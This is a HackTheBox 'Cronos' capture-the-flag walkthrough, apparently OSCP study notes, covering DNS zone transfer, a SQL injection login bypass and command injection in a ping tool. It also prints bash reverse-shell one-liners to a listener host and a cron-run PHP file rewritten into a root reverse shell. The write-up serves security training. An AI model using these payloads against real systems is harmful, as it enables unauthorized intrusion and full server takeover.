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# HackTheBox – Cronos

PATH TO OSCP


–Filiplain

Sat 26 Jun 2021

# Contents

<b>1</b>	<b>HackTheBox Cronos</b>	<b>1</b>
1.1	Objectives . . . . .	2
1.2	Service Enumeration . . . . .	2
1.3	Website Enumeration . . . . .	3
1.4	Getting a Reverse-Shell . . . . .	6
1.5	Getting User.txt . . . . .	7
1.6	Getting Root.txt . . . . .	8

# 1 HackTheBox Cronos



## 1.1 Objectives

- Find a subdomain
- Use the functions on the subdomain to get a shell
- Use crontab to Priv-Escalate

## 1.2 Service Enumeration

### Ip address

10.10.10.13

### Ports open

22

53

80

### Full Nmap scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
  ↳ protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Cronos
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 1.3 Website Enumeration

### Main Page

Cronos

[DOCUMENTATION](#)

[LARACASTS](#)

[NEWS](#)

[FORGE](#)

[GITHUB](#)

Enumerating the main page we don't get anything interesting, but we know that the machine has the port 53 open, let's look at DNS for subdomains.

### DNS Zone Transfer

We can use “dig” to accomplish this task:

```
dig axfr @10.10.10.13 cronos.htb
```

```
(filiplain@fsociety)-[~/oscp/htb/cronos]
$ dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.13-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.      604800 IN      NS       ns1.cronos.htb.
cronos.htb.      604800 IN      A        10.10.10.13
admin.cronos.htb. 604800 IN      A        10.10.10.13
ns1.cronos.htb.   604800 IN      A        10.10.10.13
www.cronos.htb.   604800 IN      A        10.10.10.13
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 88 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Fri Jun 25 21:20:29 EDT 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

## Subdomains

admin.cronos.htb, ns1.cronos.htb, www.cronos.htb

we can use “Ffuf” too:

```
ffuf -w /opt/SecLists/Discovery/DNS/shubs-subdomains.txt -u  
→ http://cronos.htb -H "Host: FUZZ.cronos.htb" -fl 380
```

```
www [Status: 200, Size: 2319, Words: 990, Lines: 86]  
admin [Status: 200, Size: 1547, Words: 525, Lines: 57]  
[WARN] Caught keyboard interrupt (Ctrl-C)
```

## Admin subdomain

Before anything we'll need to add those subdomains to our “/etc/hosts”. If we go to the “ns1” subdomain we get just a default apache page, let's jump to the “admin”.

We get a login page:

admin.cronos.htb/

**Login**

**UserName :**

**Password :**

Advertisement


Trying the basic " ' or 1=1 -- " sql injection we get access to the “Net Tool v0.1” page where we can use “Ping” and “Traceroute” against an IP address, let's see if it works.

## Net Tool v0.1

PING 10.10.14.18 (10.10.14.18) 56(84) bytes of data.  
64 bytes from 10.10.14.18: icmp\_seq=1 ttl=63 time=83.4 ms

--- 10.10.14.18 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 83.448/83.448/83.448/0.000 ms

[Sign Out](#)

A terminal window titled 'filiplain@fsociety: ~/oscp/htb/cronos' with standard window controls. The prompt is '(filiplain@fsociety)-[~/oscp/htb/cronos]'. The user enters '\$ sudo tcpdump -i tun0 icmp'. The terminal shows the password prompt '[sudo] password for filiplain:', followed by 'tcpdump: verbose output suppressed, use -v[v]... for full protocol decode' and 'listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes'. Two lines of network traffic are shown: '21:24:06.522721 IP cronos.htb > fsociety: ICMP echo request, id 31575, seq 1, length 64' and '21:24:06.522743 IP fsociety > cronos.htb: ICMP echo reply, id 31575, seq 1, length 64'. A cursor is visible on the line following the second packet.

```
filiplain@fsociety: ~/oscp/htb/cronos
(filiplain@fsociety)-[~/oscp/htb/cronos]
$ sudo tcpdump -i tun0 icmp
[sudo] password for filiplain:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:24:06.522721 IP cronos.htb > fsociety: ICMP echo request, id 31575, seq 1, length 64
21:24:06.522743 IP fsociety > cronos.htb: ICMP echo reply, id 31575, seq 1, length 64
█
```

It definitely works, but let's see what's happening in the back:

```
1 POST /welcome.php HTTP/1.1
2 Host: admin.cronos.htb
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.cronos.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  Chrome/91.0.4472.106 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  ;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://admin.cronos.htb/welcome.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=bdgeciim9rlegtc4o47qk4ih64
14 Connection: close
15
16 command=ping+-c+1&host=10.10.14.18
```

It is using shell commands to accomplish the task, we could change this to make the server do what we want.

## 1.4 Getting a Reverse-Shell

As we saw in burp, we can make the server do what we want, so let's get the shell:



```
Cookie: PHPSESSID=bdgeciim9rlegtc4o47qk4ih64
Connection: close
command=/bin/bash+-c+"bash+-i+>+/dev/tcp/10.10.14.18/8085+0>%261"&host=

filiplain@fsociety: ~/oscp/htb/cronos

(filiplain@fsociety)-[~/oscp/htb/cronos]
$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:40478.
whoami
www-data
```

Don't forget to URL encode it.

## 1.5 Getting User.txt

### Upgrading the shell

```
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@cronos:/var/www/admin$ ^Z
zsh: suspended nc -lvnp 8085

(filiplain@fsociety)-[~/oscp/htb/cronos]
$ stty raw -echo;fg
[1] + continued nc -lvnp 8085
www-data@cronos:/var/www/admin$
```

## Getting the flag

```
www-data@cronos:/var/www/admin$ cat /home/noulis/user.txt
51d236438b333970dbba7dc3089be33b
www-data@cronos:/var/www/admin$
```

## 1.6 Getting Root.txt

The machine has a scheduled task that we can see in “/etc/crontab”

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/laravel$
```

This task runs a php file “artisan” as root, we own this file so we can modify it to get a shell as root:

```
www-data@cronos:/var/www/laravel$ cat artisan
#!/usr/bin/env php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.18/8086 0>&1'");
?>
```

Now we have to set the netcat listener and wait for it to run.

```
(filiplain@fsociety)-[~/oscp/htb/cronos]
$ nc -lvnp 8086
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8086
Ncat: Listening on 0.0.0.0:8086
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:42926.
bash: cannot set terminal process group (17763): Inappropriate ioctl for device
bash: no job control in this shell
root@cronos:~# ls
root.txt
```

Cat the “/root/root.txt” flag!